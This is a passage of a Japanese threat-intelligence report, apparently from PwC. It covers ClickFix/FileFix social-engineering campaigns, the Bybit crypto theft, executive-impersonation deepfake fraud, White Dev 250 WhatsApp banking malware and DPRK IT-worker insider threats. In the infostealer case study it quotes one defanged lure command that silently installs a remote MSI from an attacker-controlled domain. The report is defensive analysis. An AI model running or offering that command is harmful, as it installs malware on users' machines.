
ケーススタディ：複数の脅威アクターによるClickFixの導入


2025年を通して、諜報活動と犯罪エコシステムの両方に属する脅威アクターが、新しい初期アクセス技術としてClickFixとFileFixの2つを広く導入しました。この2つのテクニックは、エクスプロイトではなくソーシャルエンジニアリングと手動でのユーザーアクションに依存しています。ClickFixが最初に登場したのは2024年の初めのことで、ユーザーをローカルコマンドの実行に誘導するサイバー犯罪のフィッシングおよびマルバタイジングのキャンペーンの手口として用いられました。2025年の6月には、Windowsエクスプローラーのアドレスバーを利用した実行（FileFixと呼ばれる）によって拡張されました。

当初はサイバー犯罪者による利用が主でしたが、私たちのレポートおよびオープンソースのレポートから、2025年には以下の諜報活動を動機とする脅威アクターがClickFix／FileFixを導入していることが確認されました[123,124,125,126]。

- ロシアを拠点とするBlue Callisto（別名Callisto Group、COLDRIVER、Star Blizzard、UNC4057）。ロシアの影響力に対抗する民主的な制度を支持する活動家、非政府組織、シンクタンクを標的とする活動。
- 北朝鮮を拠点とするBlack Dev 4（別名Contagious Interview）。偽のオンライン面接評価の攻撃チェーンの一部としての利用。
- イランを拠点とするYellow Nix（別名MuddyWater、Mango Sandstorm、Static Kitten）。カスタムPowerShellローダーをダウンロードさせる手口。
- イランを拠点とするYellow Garuda（別名APT42、Charming Kitten、Mint Sandstorm、ITG18）。教育機関になりすます手口。
- ウクライナを支持する複数の非政府組織を標的とするWhite Dev 225。Cloudflareを装った誘導手口を用いてPowerShellベースのWebSocket RATを実行する活動。

図表12　ClickFix／FileFix感染の連鎖





ケーススタディ：ClickFixスタイルのソーシャルエンジニアリングキャンペーンがもたらした情報窃取マルウェアの感染

2025年6月、PwCはClickFixスタイルのソーシャルエンジニアリングキャンペーンから生じるマルウェアの侵入を調査しました。このキャンペーンは、日常のWeb閲覧を通じてエンドユーザーを標的とするものです。脅威アクターは、「人間であることを確認」というタイトルの正規のCAPTCHA確認プロンプトを偽装した悪意あるWebページに被害者を誘導します。そのページで、ユーザーは「msiexec /qn /i hxxps: // clloudverify [.] com/i.msi」コマンドを手動でコピー&ペーストするよう指示されました。その結果、脅威アクターの制御するインフラでホストされている、悪意あるMSIインストーラーがダウンロード・実行されるようになりました。この手口により、脅威アクターはユーザー自身の操作のみを介して一般的なセキュリティ制御の回避が可能となります。これは、初期アクセス時の単純なソーシャルエンジニアリングが依然として有効であることを示しています。

実行後、インストーラーによって「Kroqoul Civil Tools」（リモートでのシステム制御のために一般に悪用されるデュアルユースツールを集めたもの）が展開され、正規の生産性アドオンを装う悪意あるChromeの拡張機能がインストールされました。この拡張機能は情報窃取マルウェアの役目を果たし、システム情報、ブラウザーデータ、クッキー、アクティブなセッションの収集を可能にしながら、後続のタスクに対するコマンドアンドコントロールサーバーとの通信を維持します。広範囲に及ぶラテラルムーブメントやデータ窃取が観測される前に、侵入は封じ込められましたが、このケースは、クレデンシャルハーベスティングやセッション窃取のための初期アクセスメカニズムとしてClickFixキャンペーンが機能し得ることを明確に示しています。

ブラウザーベースのワークフローが企業およびクラウド環境へのアクセス経路として利用され続ける限り、2026年以降も引き続き、同様のソーシャルエンジニアリング主導の侵入が脅威アクターにとって魅力ある侵入経路であり続ける可能性が高いでしょう。


防御側にとって、このような傾向が明確に示しているのは、アイデンティティを主要な境界として位置付けること、クラウドとSaaS間の信頼関係のガバナンスを徹底すること、エッジで露出したアタックサーフィスを縮小すること、ハイブリッド環境全体におけるデータ移動と権限昇格の経路の監視することにたいする優先順位付けの必要性です。

ピットレーンでのプレッシャー ―― 統合が進む脅威経済での窃取、詐欺、内部脅威

攻撃者は、サイバー犯罪、ソーシャルエンジニアリング、内部脅威間の伝統的な区別を曖昧にし、組織の中核（人材、権限構造、雇用慣行、開発ワークフロー、金融パイプライン）に打撃を与える融合された攻撃のエコシステムを作成しつつあります。脅威アクターの活動は組織の複数の部分に一度に影響を及ぼすと予想されます。そのため、各チームが早期の兆候や傾向を共有して防御を強化できるように、チーム間で情報を共有することが必要になります。

2025年に、窃取、詐欺、内部関係者による侵害が融合し1つの収束した脅威カテゴリーを形成し、攻撃者はソーシャルエンジニアリング、ディープフェイクによるなりすまし、サードパーティの侵害、標的組織に潜入させた内部関係者によるアクセスを融合させました。諜報活動を動機とする脅威アクター、サイバー犯罪者、および二重の動機を持つ攻撃者は、同じ攻撃手法を用いるようになっています。つまり、アイデンティティ、権限、人間の信頼をマネタイズや戦略的優位への最短経路として標的化します。

“2026年以降は、詐欺、経営層や従業員へのなりすまし、データ窃取、内部関係者による攻撃といった活動を融合させた脅威が出現する傾向が強まり、AIを使用する脅威アクターがその動きにさらに拍車をかけることを組織は想定しておく必要があります”



集約された脅威モデル：単一のエコシステムに存在する多くの侵入経路

データと暗号資産の窃取、経営層を標的とする詐欺、内部関係者による攻撃は、新しい現象でも孤立した現象でもありません。それらは互いに強化と促進を行っており、現在脅威情勢全体にわたるより高速な多段階のキャンペーンが観測されています。

ソーシャルエンジニアリングが詐欺と内部関係者によるアクセスを助長する

経営層になりすまして窃取が行われ、内部関係者を送り込んで詐欺を可能にし、拡大させます。こうした攻撃が、Black Ara（別名DPRK IT workers）の活動で大規模に展開されています。

窃取されたデータと内部関係者によるアクセスは売買の対象であり、恐喝は依然として有効な収益手段

脅威アクターが攻撃チェーンの要素の多くをマネタイズするようになるにつれて、内部関係者の採用およびサードパーティによるアクセスが増加しています。

暗号通貨により、デジタル資産と人的資産の両方の侵害からの迅速な収益化を可能にする


資金（または給与支払名簿へのアクセスやコードサイニング証明書）が侵害されると、暗号資産を用いた資金洗浄のパイプラインによって、ほぼ即時の現金化が可能となります。

サプライチェーンと開発者の侵害がギャップを埋める

悪意あるNPMパッケージ、トークン窃取、侵害されたソフトウェアベンダーが核攻撃をつなぐ結合組織の役割を果たし、窃取となりすましの両方の活動が成功へと導かれます。

AIで全ての段階を増強

ディープフェイクによる会議、AIが生成する人格、自動化された詐欺テンプレート、およびAI支援のマルウェア開発によって、過去に達成できなかったレベルのリアルさと規模がもたらしています。



2025年の振り返り

2025年は、金銭を動機とする作戦が進化し、従来のサイバー犯罪に加え、諜報活動を動機とする脅威アクターのキャンペーン、特に北朝鮮を拠点とするものが相当数含まれるようになりました。北朝鮮を拠点とする脅威アクターによって窃取された暗号通貨の推定額は、2025年だけで20億米ドルを超え[127]、そのうちの約14億米ドルは2025年2月のBybit暗号窃取被害によるものでした[128]。活動中である北朝鮮を拠点とする個別の脅威アクターの数は依然として変わらず、Black Dev 4（別名Contagious Interview）、Black Dev 5（別名Willo Interview）、およびBlack Artemis（別名TraderTraitor）が同時に大規模なキャンペーンを実行しました。

2025年には、ソフトウェアサプライチェーンの悪用と組み合わせた一部のケースにおいて、多段階の人間中心キャンペーンへの明確な移行が見られました。例えば、Willo Interviewキャンペーンには悪意ある添付ファイルは不要で、その代わりに標的を心理的に誘導し、偽の求職面接中にcurlコマンドを実行させました[129]。Bybitに対する暗号窃取は、取引所に対する直接的な攻撃ではなく、サードパーティの暗号資産ウォレット提供事業者の開発者を標的としたサプライチェーン侵害でした。これは、強化された標的に対する直接攻撃よりも、エコシステムにおいて弱点となるつながりに戦略的な焦点が当てられることを示しています[130]。

地理的に見て、作戦はボーダーレスであり、暗号通貨分野の特徴を反映しています。北朝鮮およびイランを拠点とする脅威アクターが標的としていたのは、南北アメリカ大陸、欧州、アジア太平洋地域のグローバルなプラットフォームおよび専門家であることが確認されています。2025年10月にイランを拠点とするYellow Dev 19（別名Cotton Sandstorm、Emennet Pasargad）が、取引所を国家レベルの対立における戦略的なインフラとして扱い、イスラエルの暗号通貨ブローカーに対する報復的なフィッシング作戦を実施したことから分かるように、地政学的な動機も攻撃の推進要因となりました[131]。

2025年11月に報告された別のインシデントにおいては、12万7,272ビットコイン（130億米ドルに相当）の所有権に関して米国と中国の間で見解の相違が生じました。この問題は、米国政府が2024年に合法的に押収したと主張するする暗号通貨の額に関するものです。しかし、中国国家コンピューターウイルス緊急対応センター（CVERC）は、2020年12月にその押収を国家支援型のサイバー攻撃であると公的に位置付けました[132]。この一件は、暗号通貨に関連する管轄権と資産管理の難しさより、1つの国家で規定された法執行行為が、別の国家では国家支援型のサイバー攻撃とみなされるという認識の相違が生じることを示しています。

広範なサイバー犯罪市場において、大量かつ単純な攻撃方法の商業化が見られました。Drainer-as-a-Service（DaaS）モデルの普及により、技術の知識がない犯罪者でも、ユーザーを騙してウォレットの資産を抜き取る悪意ある取引に署名させるフィッシングサイト（例：setApprovalForAll）を展開できるようになりました[133,134]。同様に、NPMのようなオープンソースのリポジトリーが、認証情報と秘密鍵を開発者環境から窃取するよう設計された悪意あるタイポスクワットパッケージ（例：Shai-Huludキャンペーン）による被害に見舞われました[135]。これにより、豊富なリソースを持つ脅威アクターからの的を絞ったキャンペーンと、商用ツールを使用した低スキルの犯罪者による広範囲の機会的キャンペーンという、二重の脅威環境が発生しました。

ケーススタディ：多段階攻撃により現時点で最大の暗号窃取が発生


2025年2月、暗号資産取引所のBybitが現時点で最大の暗号窃取の被害に遭い、イーサリアムで14億米ドル以上を盗まれました[136,137]。FBIによって北朝鮮を拠点とする脅威アクターTraderTraitor（別名Black Artemis）の関与とされた活動は、Bybitの所有システムに対する直接の攻撃ではなく、信頼できるサードパーティプロバイダーを悪用した、高度で多段階のサプライチェーン攻撃でした[138]。このケースは現代の金融犯罪の重要な例であり、相互接続するWeb3エコシステム内のシステム全体のリスクを強調しています。

攻撃が始まったのはBybitではなく、Safe{Wallet}（Bybitがマルチシグ・コールド・ウォレットからの資金移動管理に使用するソフトウェアプロバイダー）での開発者の侵害から始まりました。脅威アクターは開発者のラップトップに対するアクセス権を獲得し、AWSセッショントークンを強奪しました。これにより、MFAを回避し、Safe{Wallet}のクラウド環境に侵入できるようになりました。侵入後、Black Artemisは悪意あるJavaScriptコードをSafe{Wallet}のフロントエンドインターフェイスに注入しました。このコードは、Bybitユーザーがプラットフォームを操作するときにのみ作動するよう特別に設計されたものであり、意図した受信者の正しい送金先アドレスがユーザーに表示される一方で、その背後で実際に動作するスマートコントラクトのロジックは、攻撃者が管理するウォレットに資金を転送するよう改ざんされていました[139]。

暗号窃取の最終段階は2025年2月に発生しました。CEOをはじめとするBybitの経営層は、日常の予定された資金移動（と認識しているもの）を承認するためのリンクをSafe{Wallet}経由で受信しました[140]。悪意あるコードにより、表示されるユーザーインターフェイスは正当なものに見え、「ブラインド署名」と呼ばれる、マルチシグ取引に要求される署名の操作へと進みました。この承認によって悪意ある契約がトリガーされ、約40万イーサリアムがBybitの意図するホットウォレットではなく脅威アクターのウォレットに転送されました。後からの技術的分析によって、攻撃者がC2サーバーと匿名化サービスのネットワーク（平壌を拠点とするIPアドレスからトラフィックが発信されているAstrill VPNノードを含む）を使用して作戦を管理し、位置情報を秘匿していることが明らかになりました[141,142]。

暗号窃取に続けて、Black Artemisは調査員を情報過多の状態にして麻痺させる「フラッド・ザ・ゾーン」と呼ばれる手口を用いて高効率の資金洗浄作戦を開始しました。第1段階では、資産をビットコインに変換するために、窃取したイーサリアムを分散型金融（DeFi）プラットフォーム（主にクロスチェーンプロトコルのTHORChain）を通じて迅速に移動しました。この処理によって、追跡がさらに困難になると考えられます。第2段階では、違法な資金の出所を完全に隠すために、これらの資金をWasabiやCryptoMixerのような暗号通貨ミキサーを通じて処理しました。Bybitからの迅速な応答（資金追跡のためのパブリックバウンティプログラム立ち上げを含む）にもかかわらず、資金洗浄プロセスの速度と分散された性質によって復旧が非常に困難になりました。2025年7月中旬までに、窃取した資産のうち79%を超える資産が資金洗浄に成功しており、追跡不能と見なされました[143]。


図表13　2025年2月のBlack ArtemisによるBybitへの暗号窃取攻撃




ケーススタディ：多段階の経営層なりすまし詐欺

金銭を動機とする脅威アクターが従来のビジネスメール詐欺（BEC）の域をはるかに超え、経営層へのなりすましを多段階で信憑性の高い攻撃シーケンスへと洗練しました。攻撃は、外部または内部のメッセージングツールを通じたカジュアルな連絡から開始し、洗練されたフォローアップメールになり、最終的にはAIで生成された、攻撃者が説得力のある正確さで経営層のふりをするディープフェイク通話に至ります[144]。これらの作戦によって一歩ずつ着実に信頼が築かれます。台本に沿った会話、被害者を肯定して安心させるやり取り、および現実的な支払い指示を使用して、どの段階においても送金が正当だと感じ続けるように被害者を誘導します。これにより、現代の脅威情勢において最も急速に進化しているソーシャルエンジニアリングのアプローチの一つとなっています。

図表14　経営層になりすます多段階のサイバー対応詐欺





ケーススタディ：White Dev 250がWhatsApp経由でブラジルの個人を標的化

2025年11月、PwCはWhite Dev 250によるキャンペーンが実施されたことを確認しました。このキャンペーンは、Guildma／Astarothエコシステムに合わせた攻撃戦術を示すモジュラーバンキング型マルウェアフレームワークを使用し、WhatsAppを介してブラジルのユーザーを標的とするものでした。初期の感染段階では、VBSベースの難読化リモートアクセス型トロイの木馬がWindowsシステムに送り込まれました。このコンポーネントは、レジストリキーとスケジュールされたタスクを介して永続性を確立し、脅威アクターが管理するTerraメールアカウントからIMAPを使用して設定情報を取得しました。この段階で、コマンド実行、ファイル管理、スクリーンショットのキャプチャー、PowerShellタスクなど、フルリモートの管理機能が提供されました。

このキャンペーンには、Selenium、ChromeDriver、WhatsApp Webのセッションクローニングを利用した自動伝播も組み込まれていました。感染したシステムは、侵害されたユーザーの全ての連絡先に悪意あるペイロードを送信し、被害者を事実上の配信インフラへと変えました。後続の段階では、金銭の窃取を目的とした攻撃に特化しました。

代替感染チェーンにおいて、Delphiベースのバンキング RATを復号してメモリに注入するAutoITコンポーネントが含まれたMSIパッケージをVBSローダーが展開しました。最終のペイロードは、ブラジルの金融機関や暗号通貨プラットフォームのアクティブウィンドウを監視し、関連のアクティビティが検知されたときにのみ復号とアクティブ化を実行しました。IMAPを介したコンフィギュレーションの取得、正規のプロセスへの暗号化ペイロードの注入、およびC2インフラからの偽のバンキングオーバーレイ画面を動的に表示する手法は、既存のGuildma／Astarothのテクニックと酷似しています[145]。

複数の感染経路の連鎖によってWhite Dev 250の作戦上の柔軟性とレジリエンスが向上し、脅威アクターは検知制御、インフラのテイクダウン、またはシグネチャーベースのブロックに素早く適応できます。防御側で単一の痕跡情報やローダーの亜種をブロックするだけでは、White Dev 250の幅広い作戦を妨害することはできません。プロセス注入、AutoIT実行、IMAPベースのC2アクティビティ、および異常なWhatsApp Web自動化の振る舞いに基づく検知と監視を優先することを推奨します。

Black Ara：大規模な内部脅威

Black Ara（別名DPRK IT Workers）は重大な内部脅威の典型であり、全世界で数万人の不正なリモートワーカーが活動中であると推定されます。脅威アクターは雇用プロセスを悪用して、組織を制裁違反による法的リスクにさらし、脆弱性を作り出しています。この脅威アクターは、支払いがない限り、独自のコードまたはドキュメントを流出させると脅すなどして、被害者である雇用主を恐喝していたことが確認されています。さらに、Black Artemis（別名Lazarus Group）など、北朝鮮を拠点とする他の脅威アクターにアクセス権を渡すことができるため、さらに広範囲に及ぶ侵害が可能になります[146]。

Black Araは構造化されたチーム内で活動し、多くの場合、任務担当者やグループリーダーによって監督され、工作員による偽のアイデンティティの取得、ラップトップファームの管理、獲得資金の洗浄を支援するファシリテーターにサポートされています。この脅威アクターの拠点は、中国、ロシア、ラオスといった国々である可能性が高いと思われます。その活動はレジリエンス、分散性、適応性があるため、解体が困難となり、今後も継続する可能性が高いと考えられます[147]。

